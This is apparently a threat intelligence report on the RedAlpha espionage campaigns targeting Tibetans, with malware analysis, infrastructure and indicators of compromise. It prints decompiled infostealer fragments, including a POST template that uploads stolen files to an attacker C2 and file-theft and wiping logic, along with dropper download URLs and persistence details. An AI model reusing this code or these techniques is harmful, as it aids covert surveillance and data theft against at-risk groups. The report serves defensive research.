
Recorded Future

CYBER THREAT ANALYSIS

RedAlpha: New Campaigns Discovered Targeting the Tibetan Community

By Insikt Group®



CTA-2018-0626

Scope Note: Recorded Future analyzed new malware targeting the Tibetan community. This report includes a detailed analysis of the malware itself and associated infrastructure. Sources include Recorded Future's platform, VirusTotal, ReversingLabs, and third-party metadata, as well as common OSINT and network metadata enrichments, such as DomainTools IRIS and PassiveTotal, and researcher collaboration. The impetus of this research is twofold: to provide indicators to leverage for protection for likely victims and to raise awareness of a possible shift in adversary TTPs.

Executive Summary

Recorded Future's Insikt Group has identified two new cyberespionage campaigns targeting the Tibetan Community over the past two years. The campaigns, which we are collectively naming RedAlpha, combine light reconnaissance, selective targeting, and diverse malicious tooling. We discovered this activity as the result of pivoting off of a new malware sample observed targeting the Tibetan community based in India.

Insikt Group's analysis of infrastructure overlap among the new campaigns reveals wider targeting of the Chinese "Five Poisons,[1]" in addition to South and Southeast Asian governments. Based on the campaign's targeting of "Five Poisons"-related organizations, overlapping infrastructure, and links to malware used by other Chinese APTs uncovered during our research, we assess with medium confidence that the RedAlpha campaigns were conducted by a Chinese APT.

Key Judgments

- The two newly discovered RedAlpha campaigns targeting the Tibetan community took place in 2017 and 2018. For ease of reference, we'll call them the "2017 hktechy" and "2018 internetdocss" campaigns, after their command-and-control (C2) servers.
- Attacker tradecraft evolved from bespoke malware consisting of a custom dropper and the NetHelp infostealer implant in 2017 to a custom validator and njRAT commodity malware in 2018. The 2018 internetdocss campaign also leveraged scaled-down infrastructure to possibly reduce the impact of discovery and avoid the loss of proprietary tools and costly to maintain infrastructure.
- Both campaigns involved the use of payloads configured with several C2 servers; however, malware from both campaigns made use of the doc.internetdocss[.]com C2 domain, thus tying both campaigns together.


[1] The "Five Poisons" are threats the Chinese Communist Party sees to its stability including Uyghurs, Tibetans, Falun Gong, Chinese democracy movement, and Taiwan's independence movement.

- A malicious Microsoft Word document that exploited CVE-2017-0199 was also used during the RedAlpha campaigns. This sample was first seen in the wild during the 57-day CNNVD vulnerability publication lag highlighted by previous Recorded Future research, further supporting the theory that the delay in publication by CNNVD was to enable Chinese threat actors to operationalize the exploit.
- Interesting connections to previous activity include the historic use of FF-RAT and common infrastructure used by NetTraveler, Icefog, and DeputyDog APTs, as well as the MILE TEA campaign.

Background

For many years, Tibetan and Uyghur communities have been targeted by many threat actors via exploits, phishing, watering hole attacks, and malware exploiting multiple platforms, including Windows, MacOS, and more recently, Android. Unsurprisingly, the attackers include multiple Chinese threat actors, among them the original Winnti group, LuckyCat, and NetTraveler, but also others like MiniDuke and Equation Group. Aiding targeted communities allows researchers to discover emerging malicious campaigns while protecting victims, but recurring discovery has done little to ultimately deter attackers.

The RedAlpha campaigns began in mid-2017 by targeting the Tibetan Community in India. The latest campaign remains ongoing, with new subdomains registered in late April 2018. The threat actor utilized a careful combination of victim reconnaissance and fingerprinting, followed by selective targeting with multi-stage malware. The malware utilized changed from a reliable custom toolset in the 2017 campaign to a more cautious and spartan approach, ending with commodity malware in 2018. Observing these two campaigns in succession demonstrates the evolution of a relatively unknown threat actor.



RedAlpha: New Campaigns Targeting the Tibetan Community

Timeline of Key Events 2016 – 2018

June 2016. First mention of FF-RAT sample 83ffd697edd0089204779f5bfb031023 . Later to be found associated with RedAlpha infrastructure tk.u2xu2.com

July 2017. NetHelp Striker Infostealer. RedAlpha compile new version of the 2017 NetHelp Infostealer. New version incorporates self-reliant features. MD5: 6dd1be1e491d5bf9cd14686c185c3009

June 2017. 'hktechy' campaign. RedAlpha compile the 2017 'Audio' dropper and NetHelp Infostealer implant:MD5: cb71f3b4f08eba58857532ac90bac77d MD5: 42256b4753724f7feb411bc9912155fd

January 2018. In preparation for the 'internetdocss' campaign, RedAlpha compile the primary infection vector RTF doc and the associated validator-style beacon implant:MD5: 5228914b534a437eb7985702e78772be MD5: e28db08b2326a34958f00d68dfb034b0

Early 2018 - Citizen Lab research published: Spying on a Budget, Inside a Phishing Operation with Targets in the Tibetan Community. RedAlpha infrastructure overlap noted.

March 2018. RedAlpha launch '2018 internetdocss.com' campaign.

Recorded Future timeline of selected activity from the RedAlpha campaigns.

Overview of the RedAlpha Campaigns

The 2017 hktechy campaign, named after one of its command-and-control (C2) servers, commenced in June 2017. It employed two stages of largely custom malware for both 32- and 64-bit Windows systems. The first stage was a straightforward dropper designed to download a payload and establish its persistence as a Windows service.

The next stage was an infostealer designed to collect system information, compress files and entire directories, and exfiltrate them. The malware used a dual C2 infrastructure that relied on an IIS-configured server as well as sending files and information via POST requests to a second server.

We discovered that the same email address used to register a C2 domain for the 2017 hktechy campaign was also used to register another domain, which resolved to a Hong Kong IP. This IP was previously associated with a phishing campaign conducted against Tibetans in 2016 and 2017, reported earlier this year by Citizen Lab. This overlap in infrastructure enabled us to attribute all three campaigns to the same threat actor. The historic activity demonstrated the group’s wider targeting profile, including government networks of South and Southeast Asian countries. The report also highlighted that the group had spoofed Western webmail and cloud service providers such as Microsoft, Google, and Yahoo in order to gain access to victim networks.

Citizen Lab assessed that the actor behind the campaign they observed may have been a "low-level contractor" who exhibited "sloppy" tradecraft and utilized inexpensive infrastructure. Our observations of the 2017 hktechy campaign demonstrate the attacker's proficiency in using custom malware with redundant communications from the start, suggesting an increased level of sophistication for the attacker.

The 2018 internetdocss campaign began in January and continued until at least late April 2018. The campaign revealed a sudden departure from the hktechy toolkit with the custom first-stage dropper being replaced by a validator-style implant that checked the victim's environment and beaconed basic system information to the C2 before attempting any further drops. The attackers then selectively deployed a piece of commodity malware, njRAT, on specific victim machines. We found both stages communicated with a single C2 server for all aspects of the attack campaign, including victim reconnaissance, drops, and exfiltration.

The shift from custom tooling to commodity malware represents a broader shift in adversary TTPs that has been observed in the APT research community. Facing greater scrutiny, both criminal and nation-state sponsored groups have grown increasingly reliant on commodity malware and penetration testing tools. This shift represents a dual value add for the attackers: first, by allowing their operations to blend into the greater use of common tools, and secondly, by lowering their cost of retooling upon discovery.


The careful and selective targeting exhibited in the 2018 internetdocss campaign supports the theory that a more experienced actor or organization is involved in the ongoing campaign. Immature attackers have a tendency to spray victim institutions, often targeting the same victim multiple times, and foregoing reconnaissance phases in favor of noisy smash-and-grab-style operations.

Our research shows that this group's targeting is meticulous. Starting with reconnaissance on a desired victim, by directing them to a legitimate news article via their C2 server, the attackers were able to fingerprint the victim's operating system. Where we've observed these drops, only some of those willing to click were served with a carefully crafted lure requesting assistance for a Tibetan scholar. The attachment was an exploit document that established persistence and deployed the first-stage validator implant.

In a final show of attacker discernment, the validator implant will survey the victim environment for common antivirus solutions,research virtual environments, and establish a recurring beacon that transmits basic victim system information. This measure of protection was not present in the hktechy campaign's custom toolkit. The attackers then carefully selected which victims will be served the njRAT commodity malware payload.

Samples associated with either RedAlpha campaign remain quite rare, with less than 20 samples identified across the two campaigns. Custom samples are coded in C++. The 2018 dropper relied on a rare C++ cross-platform framework called Haxe to string together pieces of publicly available source code largely found in Chinese-language forums and blogs.

We uncovered a myriad of intertwining infrastructure used during the RedAlpha campaigns and possibly for their older operations which we have drawn together in the Maltego chart below:


2017 'hktechy' campaign
2017 NetHelp Striker Infostealer 'nethelp.dll'
2017 NetHelp Infostealer variant 'audiox86.exe'
2017 NetHelp Infostealer variant 'nethelp%20x64.dll'
2017 NetHelp Infostealer variant 'audio%20x64.exe'
2018 'internetdocss' campaign
2017 NetHelp Infostealer 'nethelpx86.dll' 'nethelp.dll' 'audiox86.exe'
2018 custom dropper variant
2018 custom dropper variant 'qww.exe'
2018 campaign infection vector Malicious RTF doc
striker.internetdocss.com
index.ackques.com
142.4.62.249 U.S.
tk.u2xu2.com
www.hktechy.com
'Tinkeri' malware family aka FF-RAT
sp.u2xu2.com
Embedded DLL, custom dropper
13316874955@163.com
http.ackques.com
u2xu2.com
198.44.172.97 China
163.20.193.156 China
steven-jain@outlook.com
First stage Validator implant 'winlogon.exe'
103.20.195.140 China
103.20.192.59 China
103.30.7.76 China
103.30.7.77 China
103.30.192.248 China
103.29.192.4 China
item.internetdocss.com
ctr.internetdocss.com
tootopia.internetdocss.com
oc.internetdocss.com
thewire.internetdocss.com
tibet.internetdocss.com
savetibet.internetdocss.com
blog.tibetcul.internetdocss.com
rediff.internetdocss.com
ndtv.internetdocss.com
business.internetdocss.com
apple.internetdocss.com
chinaaid.internetdocss.com
epochtimes.internetdocss.com
docs.internetdocss.com
artvoice.internetdocss.com
www.apple.internetdocss.com
www.doc.internetdocss.com
doc.internetdocss.com
vot.internetdocss.com
video.internetdocss.com
Spoofed domains including:
cqledu.com
mail-aol.space
drive-googgle.com
login-live.space
mail-dsl-go.space
mail-epochtimes.space
mail-defense.tk
webmail-datallama.com
mail.yourinpal.com
plshl.com
webmail-mpt.space
wengjguowengui.space
27.126.179.157 Hong Kong
27.126.179.159 Hong Kong
27.126.179.158 Hong Kong
possible variant of 2017 infostealer implant or dropper
2017 'Audio' dropper variant wordx64.exe audiox64.dll
Trojanised Word Doc 'Microsoft_Word_97_-_2003___1.doc'
144.48.220.167 China
211.44.63.39 South Korea
angtechy.com
2017 'Audio' droppers wordx86.exe audiox86.exe
2nd stage payload - njRAT 'serverdo.exe'
Icefog
NetTraveler
MILE TEA campaign
DeputyDog
27.126.179.156 - 27.126.179.160 Hong Kong
2017 NetHelp Infostealer (64bit) 'wordx64.exe' 'audiox64.dll'
103.245.22.117 103.245.22.124 India
220x219x70x160.ap220.ftth.ucom...
hXXp://220.218.70[.]160/sec.hta
Shenzhen Katherine Heng Technology Information Co. Ltd.
115.126.39.107 Hong Kong
doc.internetdocss.com
Tibetan Community
Ministry of Justice of Thailand
Sri Lankan Ministry of Defence
"Ren Minjie"
SSL certificate
SSL certificate
Forewin Telecom Group ISP
MahaOnline ePortal India
220.218.70.160 Japan
122.10.84.146 Singapore
45.77.250.80 Singapore
Chinese People's Liberation Army
C2
modified from
resolved to
resolves to
siblings
subdomain
associated with
registered to
registered
tagged
drops
deploys 2nd stage
communicates with
variants of
leads
within netblock
downloads
refers to
hosted on
targeting
Targeted via phishing
Transliterates to
SSL connections to port 443

RedAlpha campaign infrastructure 2017–2018.

Technical Analysis

Malware and Tooling

The Hktechy Campaign (Mid-2017)

We assess that the RedAlpha campaigns began with the hktechy campaign in mid-2017. The infection vector is currently unknown but used custom multi-stage malware — a straightforward dropper and a payload. The dropper established persistence for the infostealer payload as a Windows service. Both stages are available for both 32- and 64-bit Windows systems. A single sample of an improved standalone 64-bit infostealer (NetHelp Striker) is also described below.

2017: Audio Droppers

MD5	cb71f3b4f08eba58857532ac90bac77d
SHA1	3142029872c39f393e765d59d68cf4f912170629
SHA256	e94284e487e59b53efab9d4584fca766883b916118c9a8ff59514087555e9a8e
imphash	3697a1f9150de181026ce089c10657c3
Compilation Timestamp	June 11, 2017 (06:40:50)
Type	PE32 executable (GUI) Intel 80386, for MS Windows
Size	93KB
Filename	“wordx86.exe” or “audiox86.exe”
C2	doc.internetdocss[.]com

The dropper attempted to establish its own persistence as a startup file. It then downloaded a file from <http://doc.internetdocss[.]com/nethelpx86.dll> and stored it as <C:\Windows\nethelp.dll>. Persistence for this next-stage payload was established by registering the nethelp.dll as a service to be executed via the Windows Service Host (svchost.exe) process. Once it confirmed that the service was running effectively, the dropper then deleted the files dropped and self-deleted. Otherwise, it attempted to download itself again from <http://doc.internetdocss[.]com/audiox86.exe>, thus giving the attackers an update mechanism by which to mitigate unforeseen complications.

An x86-64 variant of the dropper had the same functionality but instead referred to 64-bit drops from the same C2 server.

2017 Dropper Variants


1412102eda0c2e5a5a85cb193dbb1524	**Type**: PE32+ executable (GUI) x86-64, for MS Windows **Filename**: "wordx64.exe", "audiox64.dll" **Drops:** http://doc.internetdocss[.]com/nethelpx64.dll http://doc.internetdocss[.]com/audiox64.exe

2017: NetHelp Infostealer

MD5	42256b4753724f7feb411bc9912155fd
SHA1	7e7d38b1687c5949528d35d8e405d995ac15d1b2
SHA256	293d5d84b2d4c4398e9e420c16c04dddf62132cd59cf7519109c6718c288adf3
imphash	bc902a5e56cbbaa82f4af26cf9f4567e
Compilation Timestamp	June 11, 2017 (03:18:30)
Type	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Size	198KB
Internal Name	Client.dll
Filename	"nethelpx86.dll", "nethelp.dll", "audiox86.exe"
C2	www.hktechy[.]com index.ackques[.]com

The NetHelp payload was only designed to work as a service (a persistence method established by the audio dropper of matching bitness). The payload dynamically links APIs at runtime via GetProcAddress and LoadLibrary.


The implant simultaneously relied on two methods of communication: creating a separate thread with an open socket to the <www.hktechy[.]com> server on port 80, as well as issuing POST requests to the <index.ackques[.]com> C2 server with the specific User-Agent, pictured below:



```
  (int)&fileBuffer,
  (int)"POST /index.html HTTP/1.1\r\n"
      "Host: index.ackques.com\r\n"
      "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome /53.0\r\n"
      "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
      "Accept-Language: en-US;q=0.5,en;q=0.3\r\n"
      "Accept-Encoding: gzip, deflate\r\n"
      "Content-Type: application/x-www-form-urlencoded\r\n"
      "Content-Length: %d\r\n"
      "Connection: keep-alive\r\n"
      "Upgrade-Insecure-Requests: 1\r\n"
      "\r\n",
  content_length);
```

POST request template passed as parameter alongside file handle and size.

The hktechy socket was used to transmit information about the victim system while POST requests to "index.acques[.]com/index.html" primarily uploaded zlib compressed files from the victim system.



```
    case 9u:
      return (unsigned int)find_file_(hFindFile, (HANDLE)(fileHandle + 1));
    case 15u:                          // upload a file to C2
      CriticalSecti = 108;
      return (unsigned int)zlib_compress_and_upload_via_POSTrequest(hFindFile, &CriticalSecti, (LPCRITICAL_SECTION)1);
    case 16u:
      DeleteFileA(fileHandle + 1);            // delete specific file
      goto LABEL_20;
    case 17u:                          // cleanup or rudimentary wiper
      enumerate_files_deleteFile_DeleteDirectory(hFindFile, fileHandle + 1);
LABEL_20:
      CriticalSecti = 109;
      return (unsigned int)zlib_compress_and_upload_via_POSTrequest(hFindFile_1, &CriticalSecti, (LPCRITICAL_SECTION)1);
    case 18u:
      hFindFile[4] = *(_DWORD *)(fileHandle + 1);// Creates copy of file, compress w Zlib, upload via POST request
      return (unsigned int)findFile_CreateCopy_ZlipCompress_UploadViaPOST((const CHAR *)hFindFile);
    case 19u:
      GetFileAttrbiutes_(fileHandle + 1);
```

Partial decompilation of switch statement for file stealing logic.

As the screenshot above demonstrates, the file stealing logic was baked into the implant in the form of an extensive switch statement that included:

- Enumeration of files and folders.

- Uploading, moving, and deleting individual files.
- Using WinRAR[2] (rar.exe) to compress entire directories before upload.
- Extract RAR file with full paths.
- Deleting entire directories (either for cleanup or select rudimentary wiping).
- Opening files or programs with specific parameters.

The hktechy C2 mechanism is used to upload more granular information about the victim system like information about logical volumes and file lists. It also allows the attackers to send files to the infected machine and execute further payloads as necessary.

Analysis of run-time type identification symbols in the binary indicate that some functionality was lifted from the open source Gh0st RAT, including code for managing client sockets, pipes to and from the command-line shell, and file upload. Additional source code for a virtual class "CUploadManager" was likely lifted from a post in the "Chinese Software Developer Network."


2017 NetHelp Infostealer Variants

6d1d6987d0677f40e473befab121ab1b	**Type**: PE32 executable (GUI) Intel 80386, for MS Windows **Filename**: audiox86
8f0fe2620f8dadf93eee285834e35655	**Type**: PE32+ executable (DLL) (GUI) x86-64, for MS Windows **Filename**: nethelp%20x64.dll
cd32ce54ed94dfbde7fb85930a16597d	**Type:** PE32+ executable (GUI) x86-64, for MS Windows **Filename:** audio%20x64.exe

2017: NetHelp Striker Infostealer

A month after the compilation timestamps of the original NetHelp infostealers, the attackers compiled a new version.

[2] WinRAR is not included in the body of the implant itself. The developers may assume that the victim system has this common software installed or drop it onto the victim system by alternate means.



Similarity breakdown of NetHelp variants.

A diff of the standard 64-bit NetHelp infostealer with the newer NetHelp Striker implant showed a minor set of changes; less than 10 percent of the functions represented entirely new functionality. These alterations made the payload self-reliant — it was able to establish its own persistence without the need for an initial dropper module and became capable of stealing sets of documents without relying on third-party software that may not be available on the victim's machine.

2017: NetHelp Striker Infostealer

MD5	6dd1be1e491d5bf9cd14686c185c3009
SHA1	1e9a0a147198b8dfb4a33fc5bb1406635bfbe514
SHA256	d0d02f811f7c07301e91536f2e1d908c1e67e68d89afbd2bc5bfa2cc747e67ec
imphash	9098d75f516f191276ef1836aecc30d4
Compilation Timestamp	July 06, 2017 (02:14:08)
Type	PE32+ executable (DLL) (console) x86-64, for MS Windows
Size	254KB
Internal Name	Client.dll
Filename	nethelp.dll
C2	index.ackques[.]com striker.internetdocss[.]com

Most notably, the updates enabled the Infostealer Striker payload to install itself. It replicated the persistence functionality of the word(x32|x86).exe dropper, which established nethelp.dll as a service ("Windows Internet Help") run by svchost.exe. That functionality could then be accessed via a new export named “install.”

Additionally, this new version no longer relied on the availability of WinRar (rar.exe) to compress entire directories. The infostealer now monitored changes in file size and sent updated copies of files to the C2 server.

Finally, the hktechy domain was replaced with striker.internetdocss[.]com from which this variant gets its name.

Internetdocss Campaign (2018–Present)

The RedAlpha internetdocss campaign started in January 2018. A confirmed infection vector is the use of an exploit lure document delivered via a social engineering email requesting help for a Tibetan scholar. The campaign relies exclusively on a single C2, minimalist tooling, and more selective infections. The exploit doc installs a custom validator-style implant strung together from publicly available source code along with a cross-platform C++ framework. The attackers then select which infected victims are worth a second-stage payload. The sole second-stage drop identified in this campaign consisted of commodity RAT.


2018 Infection Vector

MD5	5228914b534a437eb7985702e78772be
SHA1	83d7ceb2e55ae3d6bbf0936376e82fe5bc97a963
SHA256	02bf5fdb11eee6ede01cc061206fe98f60a6b5c90ffead31e8f0a87ccfa414ef
Last modified timestamp	January 10, 2018 (21:16:00)
Size	798KB
Type	RTF Doc with embedded OLE + Exploits: CVE-2017-11882, CVE-2018-0802
Language Resources	English — United States Arabic — Saudi Arabia Chinese — People's Republic of China

The lure document is weaponized to exploit the Microsoft Office Equation Editor[3] in order to load an embedded DLL. Interestingly, the lure document itself has a rare combination of language resources (U.S. English, Saudi Arabic, PRC Chinese). Although the lure (pictured below) was not properly rendered in our virtual machines, this did not prevent the malware's execution.

Mis-rendered lure document.

Once executed, the lure document loads an embedded DLL (MD5: e6c0ac26b473d1e0fa9f74fdf1d01af8) that drops the validator implant into the users "Temp" directory under the name "winlogon.exe." Persistence is established via a registry run key.



(Default)	REG_SZ	(value not set)
Windows Logon	REG_SZ	C:\Users\M\AppData\Local\Temp\winlogon.exe

Validator implant as "winlogon.exe."


